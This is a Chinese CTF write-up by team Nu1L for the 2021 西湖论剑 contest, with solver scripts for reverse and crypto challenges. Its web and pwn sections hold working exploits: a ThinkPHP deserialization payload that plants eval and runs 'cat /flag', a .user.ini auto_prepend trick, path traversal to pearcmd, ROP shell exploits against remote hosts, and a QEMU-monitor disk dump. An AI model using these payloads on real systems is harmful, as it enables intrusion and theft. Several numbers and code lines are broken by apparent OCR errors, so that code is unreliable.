西湖论剑 WriteUp By Nu1L

Reverse

ROR

```
from z3 import *

des = [  0x65, 0x55, 0x24, 0x36, 0x9D, 0x71, 0xB8, 0xC8, 0x65, 0xFB,
  0x87, 0x7F, 0x9A, 0x9C, 0xB1, 0xDF, 0x65, 0x8F, 0x9D, 0x39,
  0x8F, 0x11, 0xF6, 0x8E, 0x65, 0x42, 0xDA, 0xB4, 0x8C, 0x39,
  0xFB, 0x99, 0x65, 0x48, 0x6A, 0xCA, 0x63, 0xE7, 0xA4, 0x79]
s_box = [  0x65, 0x08, 0xF7, 0x12, 0xBC, 0xC3, 0xCF, 0xB8, 0x83, 0x7B,
  0x02, 0xD5, 0x34, 0xBD, 0x9F, 0x33, 0x77, 0x76, 0xD4, 0xD7,
  0xEB, 0x90, 0x89, 0x5E, 0x54, 0x01, 0x7D, 0xF4, 0x11, 0xFF,
  0x99, 0x49, 0xAD, 0x57, 0x46, 0x67, 0x2A, 0x9D, 0x7F, 0xD2,
  0xE1, 0x21, 0x8B, 0x1D, 0x5A, 0x91, 0x38, 0x94, 0xF9, 0x0C,
  0x00, 0xCA, 0xE8, 0xCB, 0x5F, 0x19, 0xF6, 0xF0, 0x3C, 0xDE,
  0xDA, 0xEA, 0x9C, 0x14, 0x75, 0xA4, 0x0D, 0x25, 0x58, 0xFC,
  0x44, 0x86, 0x05, 0x6B, 0x43, 0x9A, 0x6D, 0xD1, 0x63, 0x98,
  0x68, 0x2D, 0x52, 0x3D, 0xDD, 0x88, 0xD6, 0xD0, 0xA2, 0xED,
  0xA5, 0x3B, 0x45, 0x3E, 0xF2, 0x22, 0x06, 0xF3, 0x1A, 0xA8,
  0x09, 0xDC, 0x7C, 0x4B, 0x5C, 0x1E, 0xA1, 0xB0, 0x71, 0x04,
```

```
  0xE2, 0x9B, 0xB7, 0x10, 0x4E, 0x16, 0x23, 0x82, 0x56, 0xD8,
  0x61, 0xB4, 0x24, 0x7E, 0x87, 0xF8, 0x0A, 0x13, 0xE3, 0xE4,
  0xE6, 0x1C, 0x35, 0x2C, 0xB1, 0xEC, 0x93, 0x66, 0x03, 0xA9,
  0x95, 0xBB, 0xD3, 0x51, 0x39, 0xE7, 0xC9, 0xCE, 0x29, 0x72,
  0x47, 0x6C, 0x70, 0x15, 0xDF, 0xD9, 0x17, 0x74, 0x3F, 0x62,
  0xCD, 0x41, 0x07, 0x73, 0x53, 0x85, 0x31, 0x8A, 0x30, 0xAA,
  0xAC, 0x2E, 0xA3, 0x50, 0x7A, 0xB5, 0x8E, 0x69, 0x1F, 0x6A,
  0x97, 0x55, 0x3A, 0xB2, 0x59, 0xAB, 0xE0, 0x28, 0xC0, 0xB3,
  0xBE, 0xCC, 0xC6, 0x2B, 0x5B, 0x92, 0xEE, 0x60, 0x20, 0x84,
  0x4D, 0x0F, 0x26, 0x4A, 0x48, 0x0B, 0x36, 0x80, 0x5D, 0x6F,
  0x4C, 0xB9, 0x81, 0x96, 0x32, 0xFD, 0x40, 0x8D, 0x27, 0xC1,
  0x78, 0x4F, 0x79, 0xC8, 0x0E, 0x8C, 0xE5, 0x9E, 0xAE, 0xBF,
  0xEF, 0x42, 0xC5, 0xAF, 0xA0, 0xC2, 0xFA, 0xC7, 0xB6, 0xDB,
  0x18, 0xC4, 0xA6, 0xFE, 0xE9, 0xF5, 0x6E, 0x64, 0x2F, 0xF1,
  0x1B, 0xFB, 0xBA, 0xA7, 0x37, 0x8F]
de1 = []
for i in des:
    de1.append(s_box.index(i))

flags = []
for i in range(40):
    flags.append(BitVec(f'flag{i}',8))
so = Solver()
v6 = [0] * 8
v6[0] = 128
v6[1] = 64
v6[2] = 32
v6[3] = 16
v6[4] = 8
v6[5] = 4
v6[6] = 2
v6[7] = 1
for i in range(0,40,8):
    for j in range(8):
        v5 = ((v6[j] & flags[i + 3]) << (8 - (3 - j) % 8)) | ((v6[j] & flags[i + 3]) >>
((3 - j) % 8)) | ((v6[j] & flags[i + 2]) << (8 - (2 - j) % 8)) | ((v6[j] & flags[i +
2]) >> ((2 - j) % 8)) | ((v6[j] & flags[i + 1]) << (8 - (1 - j) % 8)) | ((v6[j] &
flags[i + 1]) >> ((1 - j) % 8)) | ((v6[j] & flags[i]) << (8 - -j % 8)) | ((v6[j] &
flags[i]) >> (-j % 8))
        tmp = (((v6[j] & flags[i + 7]) << (8 - (7 - j) % 8)) | ((v6[j] & flags[i + 7])
>> ((7 - j) % 8)) | ((v6[j] & flags[i + 6]) << (8 - (6 - j) % 8)) | ((v6[j] & flags[i +
6]) >> ((6 - j) % 8)) | ((v6[j] & flags[i + 5]) << (8 - (5 - j) % 8)) | ((v6[j] &
flags[i + 5]) >> ((5 - j) % 8)) | ((v6[j] & flags[i + 4]) << (8 - (4 - j) % 8)) |
((v6[j] & flags[i + 4]) >> ((4 - j) % 8)) | v5)
        so.add(tmp == de1[i+j])

print(so.check())
m = so.model()
print(''.join(chr(m[i].as_long()) for i in flags))
```

TacticalArmed

恢复指令：

```
import ida_bytes
import struct

des = 0x8000000
ins_addr = 0x405010

sizes_addr = 0x405220



def get_patch_addr(a2,a3):
    t = ida_bytes.get_dword(0x4052A8 + a2 * 4)
    v5 = t % 0x10
    v4 = t >> 4
    if v4 == 1:
        return 4 * (v5 + 2 * a3) + 0x405648
    if v4 == 2:
        return  4 * v5 + 0x405000
    if v4 == 3:
        return 0x405748

def patch_addr(ori,addr):
    if addr is None:return ori
    for i in range(len(ori)):
        if ori[i] == 0:
            return ori[:i] + struct.pack('I',addr)+ ori[i+4:]
    return ori

size = ida_bytes.get_dword(sizes_addr)
v14 = 0
while size != 0:
    ins = ida_bytes.get_bytes(ins_addr,size)
    pa = get_patch_addr(v14,0)
    res = patch_addr(ins,pa)
    ida_bytes.patch_bytes(des,res)
    des += len(res)

    sizes_addr += 4
    size = ida_bytes.get_dword(sizes_addr)
    v14 += 1
    ins_addr += 16
```

发现是个tea，动态调试获取key，写出逆即可

```python
from pwn import *
import fuckpy3


def dec(a1,a2,fuck_s = 0):
    s = 0x81A5692E * 33 * (fuck_s + 1)
    s %= 0x100000000
    for i in range(33):
        a2 -= ((16 * a1 + 0x66398867) ^ (a1 + s) ^ ((a1 >> 5) + 0xc35195b1))
        a2 %= 0x100000000
        a1 -= ((16 * a2 + 0x7ce45630) ^ (a2 + s) ^ ((a2 >> 5) +  0x58334908))
        a1 %= 0x100000000
        s -= 0x81A5692E
        s %= 0x100000000
    return (p32(a1) + p32(a2)).str()

en = [0x422F1DED, 0x1485E472, 0x35578D5, 0x0BF6B80A2, 0x97D77245,
0x2DAE75D1, 0x665FA963, 0x292E6D74, 0x9795FCC1, 0x0BB5C8E9]

res = ''
for i in range(0,10,2):
    res += dec(en[i],en[i+1],i//2)
print(res)
```

Web

EZupload

模板在编译时会在tempdir目录中产生编译后的缓存文件，而文件上传并没有过滤`.user.ini`，所以我们可以上传一个.user.ini文件，内容是`auto_prepend_file=/flag`，然后编译缓存的文件名是由模板名和一个hash组成的，hash是getTemplateClass函数生成的


```php
public function getTemplateClass(string $name): string
  {
    $key = serialize([$this->getLoader()->getUniqueId($name), self::VERSION,
array_keys((array) $this->functions), $this->sandboxed]);
    return 'Template' . substr(md5($key), 0, 10);
  }
```


在这个函数中，除了版本之外的变量都是固定的。我们可以在`./vendor/composer/installed.json`找到latte的版本，进而直接算出hash。然后访问编译缓存文件，auto_prepend_file生效，读出flag。

```
❯ curl -vv http://10fb2903-bef1-41f1-8d57-9cf40117b272.ezupload-ctf.dasctf.com:2333/tempdir/index.latte--6f26bb0dba.php
*   Trying 82.157.32.9:2333...
* Connected to 10fb2903-bef1-41f1-8d57-9cf40117b272.ezupload-ctf.dasctf.com (82.157.32.9) port 2333 (#0)
> GET /tempdir/index.latte--6f26bb0dba.php HTTP/1.1
> Host: 10fb2903-bef1-41f1-8d57-9cf40117b272.ezupload-ctf.dasctf.com:2333
> User-Agent: curl/7.80.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: openresty/1.15.8.1
< Date: Sat, 20 Nov 2021 03:06:03 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.3.11
<
DASCTF{52b02feeb1cdc5a35ebcd495b751f98d}
```

OA?RCE?

用这个OA换表的base64编码一下路径：`echo $this->jm->base64encode("../../../../../../../../../../usr/local/lib/php/pearcmd");`





灏妹的web

`.idea/dataSources.xml`

EasyTp

控制器代码：`/public/?file=aaaaaa/../../../../../var/www/html/app/controller/Index.php`

pop链随便网上找一条即可：`https://xz.aliyun.com/t/9310#toc-6`

用三个斜杆绕过过滤`///public/index.php/Index/unser`

Request

Pretty Raw \n Actions

```
GET ///public/index.php/Index/unser?vulvul=
O%3A17%3A%22think%5Cmodel%5CPivot%22%3A4%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3
Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A8%3A%22%00%2A%00table%22%3BO%3A15
%3A%22think%5Croute%5CUrl%22%3A4%3A%7Bs%3A6%3A%22%00%2A%00url%22%3Bs%3A2%3A%22a%3A%22%3Bs%
3A9%3A%22%00%2A%00domain%22%3Bs%3A32%3A%22%3C%3Fphp+eval%28%24_GET%5B1%5D%29%3B+exit%28%29
%3B+%3F%3E%22%3Bs%3A6%3A%22%00%2A%00app%22%3BO%3A16%3A%22think%5CMiddleware%22%3A1%3A%7Bs%
3A7%3A%22request%22%3Bi%3A2333%3B%7Ds%3A8%3A%22%00%2A%00route%22%3BO%3A14%3A%22think%5CVal
idate%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00type%22%3Ba%3A1%3A%7Bs%3A13%3A%22getDomainBind%22%3B
a%3A2%3A%7Bi%3A0%3BO%3A21%3A%22think%5Cview%5Cdriver%5CPhp%22%3AO%3A%7B%7Di%3A1%3Bs%3A7%3A
%22display%22%3B%7D%7D%7D%7Ds%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bi%3A0%3Bi%
3A7%3B%7D%7D&1=system("cat+/flag"); HTTP/1.1
Host: fe0e9a65-b9fe-4f23-b64e-0c4f5a929268.easytp-ctf.dasctf.com:2333
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Sat, 20 Nov 2021 07:21:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 41
Connection: close
X-Powered-By: PHP/7.3.32

DASCTF{df8e48ea7f54da9f30910b24de59a394}
```

Pwn

Blind

```python
from pwn import *

elf = ELF("./blind")

def csu(func,rdi,rsi,rdx):
    payload = p64(0x4007BA)
    payload += p64(0)+p64(1)+p64(func)+p64(rdx)+p64(rsi)+p64(rdi)+p64(0x4007a0)
    payload += b'A'*56
    return payload

read_got = elf.got['read']
alarm_got = elf.got['alarm']
# s = process("./blind")
# for i in range(0x100):
#     try:
s = remote("82.157.6.165","22000")
payload = b'A'*0x50+p64(0)+csu(read_got,0,alarm_got,1)
payload += csu(read_got,0,elf.bss(0x500),0x100)
payload += csu(alarm_got,elf.bss(0x500),0,0)
```

```
# gdb.attach(s,"b *0x4007a9\nc")
sleep(3)
s.send(payload)
sleep(0.5)
s.send(b'\x38')
sleep(0.5)
s.send(b'/bin/sh\x00'.ljust(59,b'\x00'))
s.sendline(b'ls')
tmp = s.recv(timeout=1)
print('ls:'+tmp)
if(tmp != None):
    s.sendline("ls")
    s.interactive()

    # except:
    #     pass
```

string_go

修改string结构体size进行泄漏

```
from pwn import *

# s = process("./string_go")
s = remote("82.157.20.104","42500")
context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p', '15111', '-t',
'iterm2', '-e']
libc = ELF("./libc-2.27.so")

s.sendlineafter(">>","2+1")
s.sendlineafter(">>","-8")
# gdb.attach(s,"b *$rebase(0x23a4)\nc")
s.sendlineafter(">>","a"*8)
s.sendlineafter(">>","\xff")
s.recvuntil("a"*8)
s.recv(0x30)
canary = u64(s.recv(8))
success(hex(canary))
s.recv(0xb8)
libc.address = u64(s.recv(8))&0xffffffffffff
libc.address -= 0x21bf7
success(hex(libc.address))

pop_rdi = 0x00000000000215bf+libc.address
sh = next(libc.search("/bin/sh"))
system = libc.sym['system']
```

```
payload =
'A'*0x18+p64(canary)+p64(0x10)+p64(0x8)*2+p64(pop_rdi)+p64(sh)+p64(pop_rdi+1)+p64(syste
m)
s.sendlineafter(">>",payload)

s.interactive()
```

easykernel

没有重定向monitor,直接读rootfs.img

```
from pwn import *
from tqdm import trange
import fuckpy3
context(os='linux', arch='amd64', log_level='error')

DEBUG = 0
if DEBUG:
    p = process(argv='./start.sh', raw=False)
else:
    p = remote('82.157.40.132', 35600)

def main():
    ctrl_a = '\x01c'
    p.send(ctrl_a)
    s = b''
    p.sendlineafter('(qemu)', 'stop')
    # p.sendlineafter('(qemu)', 'xp/100000bc 0x000000')
    p.sendlineafter('(qemu)', 'drive_add 0
file=/rootfs.img,id=flag,format=raw,if=none,readonly=on')
    for i in trange(160):
        p.sendlineafter('(qemu)', f'qemu-io flag "read -v {0x4000*i} 0x4000"')
        p.recvuntil('\r\n')
        data = p.recvuntil('ops/sec)\n', drop=True).split(b'\n')[:-2]
        for d in data:
            s += b''.join(d.split()[1:17]).unhex()
    i = 160
    p.sendlineafter('(qemu)', f'qemu-io flag "read -v {0x4000*i} 0x600"')
    p.recvuntil('\r\n')
    data = p.recvuntil('ops/sec)\n', drop=True).split(b'\n')[:-2]
    for d in data:
        s += b''.join(d.split()[1:17]).unhex()
    # print(s)
    with open('out.img','wb') as f:
        f.write(s)
    # print(data)
    p.interactive()
```

```
if __name__ == '__main__':
    main()
```

Misc

签到

暗号对上，DASCTF{welc0m3_t0_9C51s_2021} ~

温馨提醒，本次比赛 flag 格式一般为 DASCTF{}/flag{}，在界面上提交时只需要提交括号内的内容，比如这个题你就只需要提交 welc0m3_t0_9C51s_2021 作为 flag 即可！

Crypto

unknown_dsa

```
from Crypto.Util.number import *
from Crypto.Hash import SHA

wl = [3912956711, 4013184893, 3260747771]
cl1 =
[285258922377992879626654060042167879088906728491168257892421618605259039359564532216156338661551247525672638436509171103444968279126899462375893775287475091820096188899708247710081102572189872078366686862349824621967722110622766089551905863196505579070913020776760704,
211158499061801396563106646074584256376705200819832482589841660262228987535050089041366888200757204110041582641386597621018735885836864733889517447339367697326172796497970851520578802337219617,
301899179092185964785847705166950181255677272294377823045011205035318463496682788289651177635341894308537787449148199583490117059526971759804426977947952721266880757177055335088777693134693713345640206540670123872210178680306100865355059146219281124303460105424]
cl2 =
[148052450029409767056623510365366602228778431569288407577131980435074529632715014971133452626021226944632282479312378667353792117133452069972334169386837227285924011187035671874758901028719505163887789382835770664218045743465222788859258272826217869877607314144,
164363185031805515194693838138967103973882495327281640237109511804717975884670307093185023866826262544482656483345229480711054444153783019975205004069744094814609272371366112530999427525 6,
109495870160167959404459761984601492581446353669964555986052447435407287646359470610377799126612073228201805411141796129160183176004038160277033911109221123119109000344423403873040067615897089438143963031830858583569615372791631753848480105681524857793728421]

from sage.all import *

# https://mathsci.kaist.ac.kr/cms/wp-content/uploads/2017/11/NumberTheory_Sage.pdf
def solve_pell(N, c1, c2):
```

```
    cf = continued_fraction(sqrt(N))
    for i in range(10000):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer*numer - N * denom*denom == 1 and c1.bit_length() <= numer.nbits() <=
c1.bit_length()+2 and c2.bit_length() <= denom.nbits() <= c2.bit_length()+2:
            return numer, denom
    return None, None
us = []
vs = []
for i in range(3):
    u,v = solve_pell(wl[i],cl1[i],cl2[i])
    us.append(u)
    vs.append(v)

m1 = long_to_bytes(crt(cl1,us).nth_root(7))
m2 = long_to_bytes(crt(cl2,vs).nth_root(7))

print(m1,m2)

p =
95139353880772104939870618145448234251031105153406565833029787299040378395002190438381537974853777890692924407167823818980082672873538133127131356810153012924025270883966172420658777903337576027105954119811495411149092960422055445121097259802686960288258399754185484307350305454788837702363971523085335074839
n =
85198615386075607567070020969981777827671873654631200472078241980737834438897900146248840279191139156416537108399682874370629888207334506237040017838313558911275073904148451540255705818477581182866269413018263079858680221647341680762989080418039972704759003343616652475438155806858735982352930771244880990190318526933267455248913782297991685041187565140859
q = n//p
assert p*q==n
t =
60132176395922896902518845244051065417143507550519860211077965501783315971109433544482411208238485135554065241864956361676878220342500208011089383751225437417049893725546176799417188875972677293680033005399883113531193705353404892141811493415079755456185858889801456386910892239869732805273879281094613329645326287205736614546311143635580051444446576104548
g = pow(t, inverse(p*q-(p+q), (p-1)*(q-1)),p*q)
assert t==pow(g, p*q-(p+q), p*q)

hm1 = bytes_to_long(SHA.new(m1).digest())
hm2 = bytes_to_long(SHA.new(m2).digest())

r1, s1, s2 = 49884119461732765044543105168596417439922773937 6,
37659916692187611899413218566020315198350067089 6,
18770515984397310296359315120436113933504832924 3
```

```
r2, s3 = 620827881415493136309071302986914844220776856282,
674735360250004315267988424435741132047607535029

k = inverse((s1-s2)*inverse(hm1-hm2,q),q)%q

print(long_to_bytes((s1*k%q-hm1)*inverse(r1,q)%q))
print(long_to_bytes((s3*k%q-hm1)*inverse(r2,q)%q))
```

FilterRandom

```
class lfsr():
    def __init__(self, init, mask, length):
        self.init = init
        self.mask = mask
        self.lengthmask = 2**length-1

    def next(self):
        nextdata = (self.init << 1) & self.lengthmask
        i = self.init & self.mask & self.lengthmask
        output = 0
        while i != 0:
            output ^= (i & 1)
            i = i >> 1
        nextdata ^= output
        self.init = nextdata
        return output

N = 64
mask1 = 17638491756192425134
```

```
output =
'10001011010100011000100101001011100010110111001100001110000111011011100101101101000111
10110001011110001100001111111101010111110010101010110001010000011101101001111011100010
00010110010101011010011110001100010101010101101111101101100000110100101100001000001111
00111100111101110011001111111111010001111010010100001100011101111010010011010111011010
01000110101001011000000000000010011011001010111100110101100110101101100110010011110010
10001111011110010001011011110011001000000001001001111000110000001100000111000100000010
00010010010110000001110000001111010100101101001101010000110100000101001000000110010110
00011000000000011101110100011001011011110010101110010001010001111111000011010000011001
11011100100001001100000011101011110000010001001100111110111011010010001111100011100011
11110101001011001111110001000010010101100000101010111110111001000011101111000111000101
01101011110011000101101110010100101011011011011001110010011110011000110111001010001011
10000011000001011010001000110001101100110010011010111001010001110111011001000001001110
00001110000010101001101111111000010000001000101011101101111111010011110001110001111011
01000101110111100101110101011011100100100011100100111100111111011111110000111110010011
01111111011010100001101011111001000110000011110001001110001101000010101011101011010000
01100111001100000011011011000110110011010111001001011101110011010100011000001100101010
00011000000000111001000101000100110111110000111111101101001001110011001000011101000100
11111111000001010111001101010010010110110011100001011010011001000101011011111001100011
01110111010001000011011011001100101111101111000000000000001110000001000011000110111000
00011010011011000111101111110001001001110010101000011100001111101000000101001001110101
01011001100000000111111000000001011101100001000111100010011010111000100001111100110111
11110001111101100100111000010100110111010011101001101110100011001000000100100000110011
00111010110000100011010010001011110110001010011001111101001110010000110111101000011011
10111111100111101110000110110000000011011111100100'

for i in range(1984):
    init1 = int(output[i:i+64],2)
    for j in range(i+64):
        t = init1%2
        init1 = init1 >> 1
        t ^= bin(init1&mask1).count('1')%2
        init1 = (t<<63)+init1
    l1 = lfsr(init1, mask1, N)
    s = 0
    for j in range(2048):
        if l1.next()!=int(output[j]):
            s += 1
            if s>200:
                break
    else:
        print(i,s,init1)
        break

#661 112 15401137114601469828
l1 = lfsr(init1,mask1,N)
a = []
b = []
for i in range(2048):
```

```
    if l1.next()!=int(output[i]):
        a.append(i)
        b.append(int(output[i]))
print(a)
print(b)


from sage.all import *
a = [4, 12, 30, 37, 41, 53, 69, 85, 97, 101, 146, 148, 193, 196, 260, 281, 341, 357,
390, 407, 428, 431, 438, 477, 520, 523, 529, 539, 541, 566, 607, 613, 619, 623, 640,
660, 733, 750, 811, 816, 824, 873, 887, 906, 910, 939, 948, 959, 971, 977, 1001, 1026,
1030, 1046, 1052, 1078, 1082, 1109, 1120, 1126, 1137, 1158, 1163, 1194, 1195, 1222,
1237, 1244, 1280, 1286, 1311, 1345, 1391, 1401, 1415, 1440, 1456, 1495, 1506, 1518,
1532, 1535, 1571, 1612, 1619, 1624, 1642, 1646, 1654, 1709, 1718, 1745, 1764, 1792,
1797, 1834, 1848, 1855, 1861, 1871, 1894, 1901, 1906, 1925, 1950, 1967, 1970, 1979,
2026, 2027, 2036, 2046]
b = matrix(GF(2),112,[1, 0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 0,
1, 1, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1,
1, 0, 0, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0,
1, 1, 1, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1,
1, 1, 0])
state = [vector(GF(2),64,[0]*i+[1]+[0]*(63-i)) for i in range(64)]
A = []

for i in range(a[-1]+1):
    mask2 = 14623996511862197922
    nextdata = vector(GF(2),64)
    for j in range(64):
        if mask2%2:
            nextdata += state[-1-j]
        mask2 = mask2 >> 1
    state = state[1:] + [nextdata]
    if i in a:
        A += nextdata

A = matrix(GF(2),112,64,A)
init2 = A.solve_right(b)
init2 = ''.join(str(i[0])for i in init2)
init2 = int(init2, 2)
print(init2)
# 11256716742701089092
```

SpecialCurve2

```
from Crypto.Util.number import *
import random

def add(P1,P2):
```

```
    x1,y1=P1
    x2,y2=P2
    x3=(x1*x2-y1*y2)%n
    y3=(x1*y2+x2*y1)%n
    return (x3,y3)

def mul(P,k):
    assert k>=0
    Q=(1,0)
    while k>0:
        if k%2:
            k-=1
            Q=add(P,Q)
        else:
            k//=2
            P=add(P,P)
    return Q

'''
discrete log
n = 92916331959725072239888159454032910975918656644816711315436128106147081837990823
y =
12253489825714806495012004283245932339588637080417725978377228648486727361481682^2*2%n
g = 2
e = int(pari(f"znlog({int(y)},Mod({int(g)},{int(n)}))"))
'''

e = 96564183954285580248216944343172776827819893296479821021220123492652817873253
n = 92916331959725072239888159454032910975918656644816711315436128106147081837990823
C = (444495404381693247761150098055361580604391265051487905455601058841003483918771 76,
732847086807261183051363969880785571892993571776403309689179276351714417103927 23)
p = [42588619961787646279619 1899, 43432194763274407148109 2243,
50232722119451852855393 6039]
phi = (p[0]*p[0]-1)*(p[1]*p[1]-1)*(p[2]*p[2]-1)
d = inverse(e,phi)
M = mul(C,d)
assert mul(M,e)==C
print(long_to_bytes(M[0])+long_to_bytes(M[1]))
```

hardrsa

```
from Crypto.Util.number import *

dp =
37947697315814655083100495274764399443994043565648377226901308158053253964018902002095 8
79651422415083768036697774727229188128539191916707772683632656447 3
```

```
c =
57248258945927387673579467348106118747034381190703777861409527336272914559699490353325906672956273559867941402281438670652710909532261303394045079629146156340801932254839021574139943933451924062888426726353230757284582863993227592703323133265180414382062132580526658205716218046366247653881764658891315592607194355733209493239611216193118424602510964102026998674323685134796018596817393268106583737153516632969041693280725297929277751136040546830230533898514659714717213371619853137272515967067008805521051613107141555788516894223654851277785393355178114230929014037436770678131148140398384394716456450269539065009396311996040422853740049508500540281488171285233445744799680022307180452210793913614131646875949698079917313572873073033804639877699884489290120302696697425

c1 =
78100131461872285613426244322737502147219485108799130975202429638042859488136933783498210914335741940761656137516033926418975363734194661031678516857040723532055448695928820624094400481464950181126638456234669814982411270985650209245687765595483738876975572521276963149542659187680075917322308512163904423297381635532771690434016589132876171283596320435623376283425228536157726781524870348614983116408815088257609788517986810622505961538812889953185684256469540369809863103948326444090715161
# discrete_log
x =
43776275628859890575232443794319298551934804213472744927022818696759188901977390266973172755658396197421139420206549889337117978597883154859965236605452518446448639813055134133587564045471804447818058571586426895800984805588363855865218690877547419152765512143095217413477343835473963637692441032136163289964756172316289469159500312630529091350636808491697553069388388303341623047737553556123142002737059936569931163197364571478509576816349348146215101250803826590694039096063858424405382950769415272111843039715632655831594224288099608827345377164375927559338153505991404973888594356664393487249819589915881178770048740

# from z3 import *

# p=Int('p')
# s = Solver()
# s.add(2019*p**2 + 2020*p**3 + 2021*p**4==x)
# s.check()
# print(s.model())

p =
12131601165788024635030034921084070470053842112984866821070395281728468805072716002494427632757418621194662541766157553264889658892783635499016425528807741

print(long_to_bytes(pow(c,dp,p)))
```

密码人集合

脑洞一下发现是数独。